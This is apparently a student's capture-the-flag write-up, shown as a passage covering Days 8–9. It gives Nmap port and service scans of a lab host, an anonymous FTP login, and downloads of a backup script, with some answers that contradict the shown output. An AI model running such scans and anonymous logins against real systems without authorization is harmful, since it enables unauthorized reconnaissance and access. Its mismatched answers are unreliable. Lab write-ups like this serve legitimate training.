SSH on the first protocol, we believe that it was the name of this protocol that is encrypted. Lastly, we open the pcap3.pcap file by the Wireshark and scroll down on it until we reach the HTTP protocol with length info application/zip. We extract the object from there and we save the zip file on it. After that, we extract the zip file, we saw a text file with the name wishlist. We open it and we get the answer from there.

Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, Nmap

Question 1

From research


Ans: 1998

Question 2

Using Nmap on 10.10.174.196, type Nmap 10.10.174.196

Ans:

80,222,3389




The screenshot shows a Kali Linux desktop environment within a VMware Workstation 16 Player. A terminal window is open, displaying the output of an Nmap scan. The terminal title is '1211101534@kali: ~'. The output shows that the host 10.10.174.196 is up and has three open ports: 80/tcp (http), 2222/tcp (EtherNetIP-1), and 3389/tcp (ms-wbt-server). The scan took 24.00 seconds.

```
File Actions Edit View Help
(1211101534@kali)~[~]
$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
(1211101534@kali)~[~]
$
```

Question 3

Type `nmap -Pn 10.10.174.196` in the terminal



```
kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8 10:59

Trash
File System
Home

1211101534@kali: ~
File Actions Edit View Help
└─$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds


(1211101534@kali)-[~]
└─$ nmap -Pn 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:59 EDT
Nmap scan report for 10.10.174.196
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds


(1211101534@kali)-[~]
└─$
```

Question 4

Type `nmap -A 10.10.174.196` in the terminal




Type `nmap -sV 10.10.174.196` in the terminal



Question 5

Look for the answer in the terminal

Ans: Ubuntu



```
kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.0.94.0 11:03
Notifications

Trash
File System
Home

1211101534@kali: ~
File Actions Edit View Help

(1211101534@kali)-[~]
$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: TBFC6#30;s Internal Blog
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
|_ ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server  xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

(1211101534@kali)-[~]
$
```

Question 6

Look for Http_title in the terminal and there will be a value.(Internet Blog)


Ans: Blog




Day 9: Anyone can be Santa!

Tools used: Kali Linux/Firefox

We type ftp ip address in the terminal.



Then put anonymous as name so no need for a password to login.



```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Question 1

Type ls to check files and directories in the working directory on the FTP server.

```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||62850|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> █
```

Question 2

Then type `cd public` to change our working directory on the FTP server and type `ls` again. Then we can see the script.

```
1211102835@kali: ~  
File Actions Edit View Help  
(1211102835@kali)-[~]  
$ ftp 10.10.176.97  
Connected to 10.10.176.97.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.176.97:1211102835): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||62850|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources  
drwxrwxrwx  2 65534 65534      4096 Nov 16  2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||20224|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 111    113        341 Nov 16  2020 backup.sh  
-rw-rw-rw-  1 111    113         24 Nov 16  2020 shoppinglist.txt  
226 Directory send OK.  
ftp> █
```


Type `get backup.sh` and `get shoppinglist.txt` to get the files.

```
1211102835@kali: ~  
File Actions Edit View Help  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||62850|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups  
